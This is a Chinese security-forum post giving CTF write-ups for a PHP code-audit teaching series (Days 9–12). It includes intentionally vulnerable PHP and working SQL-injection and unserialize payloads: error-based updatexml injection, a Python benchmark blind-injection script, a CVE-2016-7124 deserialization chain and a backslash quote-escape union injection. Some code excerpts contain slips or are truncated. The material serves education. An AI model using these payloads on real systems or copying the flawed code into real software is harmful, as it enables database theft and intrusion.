

前言

大家好，我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目，供大家学习交流，我们给这个项目起了一个名字叫[PHP-Audit-Labs](#)。在每篇文章的最后，我们都留了一道CTF题目，供大家练习。下面是 Day9-Day12 的题解：

Day9题解：(By 七月火)

题目如下：

```
1 <?php // index.php
2 include 'config.php';
3 include 'function.php';
4
5 $conn = new mysqli($servername,$username,$password,$dbname);
6 if($conn->connect_error)
7     die('连接数据库失败');
8
9 $sql = "SELECT COUNT(*) FROM users";
10 $result = $conn->query($sql);
11 if($result->num_rows > 0){
12     $row = $result->fetch_assoc();
13     $id = $row['COUNT(*)'] + 1;
14 }
15 else die($conn->error);
16
17 if(isset($_POST['msg']) && $_POST['msg'] !== ''){
18     $msg = addslashes($_POST['msg']);
19     msg = replace_bad_word(convert(msg));
20     $sql = "INSERT INTO users VALUES($id, '$_POST['msg']')";
21     $result = $conn->query($sql);
22     if($conn->error) die($conn->error);
23 }
24 echo "<center><h1>Welcome come to HRSEC message board</center></h1>";
25 echo <<<EOF
26 <center>
27     <form action="index.php" method="post">
28         <p>Leave a message: <input type="text" name="msg" />
29         <input type="submit" value="Submit" /></p>
30     </form>
31 </center>
32 EOF;
33 $sql = "SELECT * FROM users";
34 $result = $conn->query($sql);
35 if($result->num_rows > 0){
36     echo "<center><table border='1'><tr><th>id</th><th>message</th><tr></center>";
37     while($row = $result->fetch_row()){
38         echo "<tr><th>$row[0]</th><th>$row[1]</th><tr>";
39     }
40     echo "</table></center>";
41 }
42 $conn->close();
43 ?>
```

```

1 <?php //function.php
2 function replace_bad_word($str){
3     global $limit_words;
4     foreach ($limit_words as $old => $new) {
5         strlen($old) > 2 && $str = str_replace($old,trim($new),$str);
6     }
7     return $str;
8 }
9
10 function convert($str){
11     return htmlentities($str);
12 }
13
14 $limit_words = array('造反' => '造**', '法轮功' => '法**');
15
16 foreach (array('_GET','_POST') as $method) {
17     foreach ($$method as $key => $value) {
18         $$key = $value;
19     }
20 }
21 ?>

```




实际上这题是以齐博CMS的漏洞为原型改造的，让我们具体来看一下漏洞是如何产生的。题目提供了一个留言版功能，并且对用户提交的留言进行HTML实体编码转换、特殊字符转义、违禁词过滤等处理，然后直接与sql语句进行拼接操作(下图第5行)，具体代码如下：

```

1 // index.php
2 if(isset($_POST['msg']) && $_POST['msg'] != ''){
3     $msg = addslashes($_POST['msg']);
4     $msg = replace_bad_word(convert($msg));
5     $sql = "INSERT INTO users VALUES($id,'" . $msg . "')";
6     $result = $conn->query($sql);
7     if($conn->error) die($conn->error);
8 }

```



这些转换函数都可以在 function.php

文件中找到，我们很明显可以看到在第16-19行处进行了全局变量注册，这样就很容易引发变量覆盖问题。在第14行处定义了需要替换的违禁词数组，并在replace_bad_word函数中进行替换。这里，我们便可以通过覆盖 \$limit_words 数组，来逃逸单引号，因为在 index.php 文件中使用了 addslashes 函数。

```


1 <?php //function.php
2 function replace_bad_word($str){
3     global $limit_words;
4     foreach ($limit_words as $old => $new) {
5         strlen($old) > 2 && $str = str_replace($old,trim($new),$str);
6     }
7     return $str;
8 }
9
10 function convert($str){
11     return htmlentities($str);
12 }
13
14 $limit_words = array('造反' => '造**', '法轮功' => '法**');
15
16 foreach (array('_GET','_POST') as $method) {
17     foreach ($$method as $key => $value) {
18         $$key = $value;
19     }
20 }
21 ?>

```



我们使用第一个 payload 如下：

```
msg=1%00' and updatexml(1,concat(0x7e,(select * from flag),0x7e),1))#&limit_words[\0]=
```




XPATH syntax error: '~HRCTF{StR_R3p1ac3_anD_sQ1_inJ3c'





这样我们便注出了flag，但是这里的flag并不齐全，因为 updatexml报错 最多只能显示 32位，所以下面我使用 reverse 函数注出尾部数据。当然方法不止这一种，大家自己举一反三。

```
msg=1%00' and updatexml(1,concat(0x7e,(select reverse(flag) from flag),0x7e),1))#&limit_words[\0]=
```



XPATH syntax error: '~}zZz_noItc3Jni_1Qs_Dna_3ca1p3R_'



Day10题解：(By 七月火)

题目如下：

```

1 // index.php
2 <?php
3 include 'config.php';
4 function stophack($string){
5     if(is_array($string)){
6         foreach($string as $key => $val) {
7             $string[$key] = stophack($val);
8         }
9     }
10    else{
11        $raw = $string;
12        $replace = array("\\", "\"", "'", "/", "*", "%5C", "%22", "%27", "%2A", "~", "insert",
13            "update", "delete", "into", "load_file", "outfile", "sleep", );
14        $string = str_ireplace($replace, "HongRi", $string);
15        $string = strip_tags($string);
16        if($raw!=$string){
17            error_log("Hacking attempt.");
18            header('Location: /error/');
19        }
20        return trim($string);
21    }
22 }
23 $conn = new mysqli($servername, $username, $password, $dbname);
24 if ($conn->connect_error) {
25     die("连接失败: ");
26 }
27 if(isset($_GET['id']) && $_GET['id']){
28     $id = stophack($_GET['id']);
29     $sql = "SELECT * FROM students WHERE id=$id";
30     $result = $conn->query($sql);
31     if($result->num_rows > 0){
32         $row = $result->fetch_assoc();
33         echo '<center><h1>查询结果为: </h1><pre>'.<<<EOF
34         +----+-----+-----+-----+
35         | id | name   | email                | score |
36         +----+-----+-----+-----+
37         | {$row['id']} | {$row['name']} | {$row['email']} | {$row['score']} |
38         +----+-----+-----+-----+</center>
39 EOF;
40     }
41 }
42 else die("你所查询的对象id值不能为空! ");
43 ?>

```



本次题目源于某CMS 0day 漏洞改编。很明显可以看到在上图代码 第29行 处进行了 SQL 语句拼接，然后直接带入数据库查询。而在前一行，其实是有对 GET 方式传来的参数 id 进行过滤的，我们来详细看看过滤函数 stophack。

我们可以清楚的看到 stophack 函数存在 过滤不严 和 检测到非法字符未直接退出 两个问题。

```

1 function stophack($string){
2     if(is_array($string)){
3         foreach($string as $key => $val) {
4             $string[$key] = stophack($val);
5         }
6     }
7     else{
8         $raw = $string;
9         $replace = array("\\", "\'", "\"", "/", "*", "%5C", "%22", "%27", "%2A", "~", "insert",
10            "update", "delete", "into", "load_file", "outfile", "sleep",);
11         $string = str_ireplace($replace, "HongRi", $string);
12         $string = strip_tags($string);
13         if($raw!=$string){
14             error_log("Hacking attempt.");
15             header('Location: /error/');
16         }
17         return trim($string);
18     }
19 }

```



程序如果检测到非法字符或单词，都会将其替换成字符串 HongRi

，然而并没有立即退出，这样攻击者输入的攻击语句还是会继续被带入数据库查询。只不过这里关键词都被替换成了字符串 HongRi

，所以我们需要绕过这里的黑名单。纵观整个程序，当 SQL

语句执行出错时，并不会将错误信息显示出来，所以此处应为盲注。开发者估计也是考虑到这个问题，便将关键词 sleep

给过滤了，然而这并不能影响攻击者继续使用盲注来获取数据。关于禁用了 sleep 函数的盲注，大家可以参考这篇文章：[mysql 延时注入新思路](#)

。这里我直接利用 benchmark 函数来获取flag。python程序如下：

```

import sys, string, requests


version_chars = "._-{}_" + string.ascii_letters + string.digits + '#'
flag = ""
for i in range(1,40):
    for char in version_chars:
        payload = "-1 or if(ascii(mid((select flag from flag),%s,1))=%s,benchmark(200000000,7^3^8),0)" % (i,ord(char))
        url = "http://localhost/index.php?id=%s" % payload
        if char == '#':
            if(flag):
                sys.stdout.write("\n[+] The flag is█ %s" % flag)
                sys.stdout.flush()
            else:
                print("[-] Something run error!")
                exit()
        try:
            r = requests.post(url=url, timeout=2.0)
        except Exception as e:
            flag += char
            sys.stdout.write("\r[-] Try to get flag█ %s" % flag)
            sys.stdout.flush()
            break
print("[-] Something run error!")

```

```

➔ Desktop python3 get_flag.py
[-] Try to get flag: HRCTF{tim3_blind_sql}
[+] The flag is: HRCTF{tim3_blind_sql}#
➔ Desktop

```



Day11题解：(By licong)

这道题主要考察对php反序列化函数的利用，以及常见的绕过方法。

Access Denied

先知社区

访问flag.php,显示禁止访问，题目默认显示源码，在下图代码57行，数据库查询内容不为空的情况下，定义常量IN_FLAG，猜测需要满足该条件才能访问flag.php。然后调

```
51 function login() {
52
53     list($username, $password) = func_get_args();
54     $sql = sprintf("SELECT * FROM users WHERE username='%s' AND password='%s'", $username, md5($password));
55     $obj = $this->__query($sql);
56
57     if ( $obj != false ) {
58         define('IN_FLAG', TRUE);
59         $this->loadData($obj->role);
60     } else {
61         $this->__die("sorry!");
62     }
}
```

先知社区

loadData函数，对传入参数进行判断，如果验证通过，则作为参数传入到反序列化函数，验证不通过返回为空，该判断绕过可参考Day11,传入内容来源于数据库查询结果，

```
64 function loadData($data) {
65
66     if (substr($data, 0, 2) !== 'O:' && !preg_match('/O:\d:/', $data)) {
67         return unserialize($data);
68     }
69     return [];
70 }
71
```

先知社区

在index.php页面显示源码中，我们发现SoFun类,如下图，在__destruct()函数中，会对类变量\$this->file所对应的文件进行包含，类变量反序列化可控，在loadData函数调

```
108 class SoFun{
109
110     public $file='index.php';
111
112     function __destruct(){
113         if(!empty($this->file)) {
114             include $this->file;
115         }
116
117     function __wakeup(){ $this-> file='index.php'; }
118 }
119
```

先知社区

考虑如何控制loadData函数传入参数的值，从下图可知，\$obj->role来源于数据库查询结果，而构建sql语句的username字段来源于\$username,\$username变量来源于fun

```
51 function login() {
52
53     list($username, $password) = func_get_args();
54     $sql = sprintf("SELECT * FROM users WHERE username='%s' AND password='%s'", $username, md5($password));
55     $obj = $this->__query($sql);
56
57     if ( $obj != false ) {
58         define('IN_FLAG', TRUE);
59         $this->loadData($obj->role);
60     } else {
61         $this->__die("sorry!");
62     }
}
```

先知社区

在HINCON类__destruct方法中，通过call_user_func_array()函数调用login或source方法，如果\$this->method='login'则可以调用login()函数，\$this->method为类变量

```

88     function __destruct() {
89
90         $this->__conn();
91         if (in_array($this->method, array("login", "source"))) {
92             @call_user_func_array(array($this, $this->method), $this->args);
93         }
94         else {
95             $this->__die("What do you do?");
96         }
97         $this->__close();
98     }

```

先知社区

在进行反序列化时，会调用__wakeup对类变量args进行处理，此时调用mysql_escape_string函数对\$this->args进行转义。可通过CVE-2016-7124，序列化字符串中，如：

```

100     function __wakeup() {
101
102         foreach($this->args as $k => $v) {
103             $this->args[$k] = strtolower(trim(mysql_escape_string($v)));
104         }
105     }
106 }

```

先知社区

总结一下思路：

- 1.构造HITCON类反序列化字符串，其中\$method='login',\$args数组'username'部分可用于构造SQL语句，进行SQL注入，'password'部分任意设置。
- 2.调用login()函数后，利用\$username构造联合查询，使查询结果为SoFun类反序列化字符串，设置\$file='flag.php'，需绕过__wakeup()函数。
- 3.绕过LoadData()函数对反序列化字符串的验证,参考Day11。
- 4.SoFun类 __destruct()函数调用后,包含flag.php文件，获取flag，需绕过__wakeup()函数。

第二个答案是另一种思路，大家可研究一下。

注：因为传参方式为GET，注意进行URL编码。

参考答案：

```

O:6:"HITCON":3:{s:6:"method";s:5:"login";s:4:"args";a:2:{s:8:"username";s:81:"1' union select 1,2,'a:1:{s:2:"xx";O:%2b5:"SoFun
O:5:"SoFun":1:{s:4:"file";s:8:"flag.php";}
a:1:{s:2:"xx";O:5:"SoFun":2:{s:4:"file";s:8:"flag.php";}}

O:5:"SoFun":3:{s:4:"file";s:8:"flag.php";s:2:"ff";O:6:"HITCON":5:{s:6:"method";s:5:"login";s:4:"args";a:2:{i:0;s:12:"1' or '1'

```

← → ↻ ⓘ 127.0.0.1/day11/?data=O:6:"HITCON":3:{s:6:"method";s:5:"login";s:4:"args";a:2:{s:8:"usern

flag{un3eri@liz3_i3_s0_fun}

先知社区

Day-12题解：(By l1nk3r)

题目如下：

```

1 <?php
2 require 'db.inc.php';
3
4 if(isset($_REQUEST['username'])){
5     if(preg_match("/(?:\w*)\W*[a-z].*(R|ELECT|OIN|NT0|HERE|NION)/i",
6         $_REQUEST['username'])){die("Attack detected!!!");
7     }
8 }
9
10 if(isset($_REQUEST['password'])){
11     if(preg_match("/(?:\w*)\W*[a-z].*(R|ELECT|OIN|NT0|HERE|NION)/i",
12         $_REQUEST['password'])){die("Attack detected!!!");
13     }
14 }
15
16 function clean($str){
17     if(get_magic_quotes_gpc()){
18         $str=stripslashes($str);
19     }
20     return htmlentities($str, ENT_QUOTES);
21 }
22
23 $username = @clean((string)$_GET['username']);
24 $password = @clean((string)$_GET['password']);
25
26
27 $query='SELECT * FROM ctf.users WHERE name=\''. $username .\'\' AND pass=\'\'
28     . $password .\'\'';
29
30 #echo $query;
31
32 $result=mysql_query($query);
33 while($row = mysql_fetch_array($result))
34 {
35     echo "<tr>";
36     echo "<td>" . $row['name'] . "</td>";
37     echo "</tr>";
38 }
39
40 ?>

```



从代码 第27行 很明显，这道题考查sql注入，但是这里有两个考察点，我们分别来看一下。


第一部分

第23行 和 第24行 针对 GET 方式获取到的 username 和 password 进行了处理，处理函数为 clean。该函数在 第16-20行 处定义，函数的主要功能就是使用 htmlentities 函数处理变量中带有特殊字符，而这里加入了 htmlentities 函数的可选参数 ENT_QUOTES，因此这里会对 单引号，双引号 等特殊字符进行转义处理。由于这里的注入是字符型的，需要闭合单引号或者逃逸单引号，因此这里需要绕过这个函数。我们可以通过下面这个例子观察 clean 函数的处理效果：


```
function clean($str){
    if(get_magic_quotes_gpc()){
        $str=stripslashes($str);
    }
    return htmlentities($str, quote_style: ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM ctf.users WHERE name=\''. $username. '\ ' AND pass=\''. $password. '\ ' ';
echo $query;
```




```
1 SELECT * FROM ctf.users WHERE name='admin' AND pass='admin';
```

题目 第36行 是进入数据库查询，并且返回 name 列字段的值。而这里的sql语句是这样的：

```
$query='SELECT * FROM ctf.users WHERE name=\''. $username. '\ '
AND pass=\''. $password. '\ ' ';
```

那我们如果输入的 username 是 admin，password 是 admin，自然就构成了正常要执行的sql语句。



```
SELECT * FROM ctf.users WHERE name='admin' AND pass='admin';
```


先知社区

这道题的问题就在于可以引入反斜杠，也就是转义符，官方针对 [转义符](#) 是这么解释的。

比如，如果你希望匹配一个 " 字符，就需要在模式中写为 \。这适用于一个字符在不进行转义会有特殊含义的情况下。

这里我们看个简单的例子理解一下这个转义符号。

```
<?php
$var = 'test';
echo "var is equal to $var."<br />";    #转义前
echo "var is equal to \"\$var\";    #转义后
```




var is equal to test
var is equal to \$var

转义符号会让当前的特殊符号失去它的作用，这道题由于可以引入反斜杠，也就是转义符号，来让

```
$query='SELECT * FROM ctf.users WHERE name=\'\'.'.$username.'\'\'
AND pass=\'\'.'.$password.'\'\'';
```


username后面的 ' 失效，只要这个 ' 失效，就能闭合pass=后面的 '。最后组合的payload就如下图所示



127.0.0.1/index.php?username=admin'&password=

SELECT * FROM ctf.users WHERE name=admin' AND pass=';

所以实际上目前 name 的值是 admin' AND pass=,这时候 password 的值是一个可控的输入点，我们可以通过这个值来构造 sql 的联合查询，并且注释掉最后的单引号。




Load URL http://192.168.248.131/ctf/index.php?username=&password= union select * from ctf.users%23

SELECT * FROM ctf.users WHERE name=' AND pass= union select * from ctf.users#';

最后我们看看在mysql中执行的结果。

```
mysql> SELECT * FROM ctf.users WHERE name='\' AND pass=' union select * from ctf
.users#';
-> ;
+----+-----+-----+-----+
| Id | name  | pass          | flag                                     |
+----+-----+-----+-----+
| 1  | admin | qwer!@#zxca  | hrctf{sql_Injection_Is_1nterEst1ng} |
+----+-----+-----+-----+
1 row in set (0.02 sec)
```

好了第一部分我们其实已经成功构造好了payload，但是回头来看看题目，题目 第6行 到 第16行 有两个正则表达式，作用就是如果参数中带有 or、and、union 等数据，就退出，并输出 Attack detected!!!




Attack detected!!!

这里当然我们可以正面硬刚这个正则表达式。但是这里我们来聊一个比较有趣的解法。


我们看到是通过 request 方式传入数据，而php中 REQUEST 变量默认情况下包含了 GET，POST 和 COOKIE 的数组。在 php.ini 配置文件中，有一个参数 variables_order，这参数有以下可选项目

```
; variables_order
; Default Value: "EGPCS"
; Development Value: "GPCS"
; Production Value: "GPCS"
```

这些字母分别对应的是 E: Environment，G:Get，P:Post，C:Cookie，S:Server。这些字母的出现顺序，表明了数据的加载顺序。而 php.ini 中这个参数默认的配置是 GPCS，也就是说如果以 POST、GET 方式传入相同的变量，那么用 REQUEST 获取该变量的值将为 POST 该变量的值。



我们举个简单的例子方便大家理解：



我们可以看到这里的 post 方式传入的数据覆盖了 get 方式传入的数据，因此这里最后的payload如下：

Load URL

Split URL

Execute

<http://192.168.248.131/ctf/index.php?username=\&password= union select 1,flag,3,4 |from ctf.users%23>

☒ Enable Post data
 ☐ Enable Referrer

Post data

username=0&password=1

hrcctf{sql_Inject1on_Is_1nterEst1ng}

先知社区

总结

我们的项目会慢慢完善，如果大家喜欢可以关注 [PHP-Audit-Labs](#)。大家若是有什么更好的解法，可以在文章底下留言，祝大家玩的愉快！

点击收藏 | 0 关注 | 1

[上一篇：DuomiCMS3.0最新版漏洞挖掘](#) [下一篇：Teaser Dragon CTF...](#)

1. 2 条回复



[kill4****](#) 2018-11-06 11:59:37

小弟不才，想问下这个%00是怎么实现他的功能的呢，

```
msg=1%00 and updatexml(1,concat(0x7e,(select reverse(flag) from
flag),0x7e),1))#&Limit_words[\0\]=
```

0 回复Ta



[roothex](#) 2019-08-16 21:16:09

Day9的Payload乍一看也没懂，然后通读了一遍代码明白了

这个Payload传进去经`$$key = $value;`后，会使得`$limit_words`数组被覆盖为`["\0\"] => ""`，也就是说`replace_bad_word`函数会将`\0\`替换为空

由于代码执行顺序的问题，Payload会先被`addslashes`函数加上转义符变为`\0\'`，随后进入`replace_bad_word`函数被置空，单引号就逃逸出来了

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)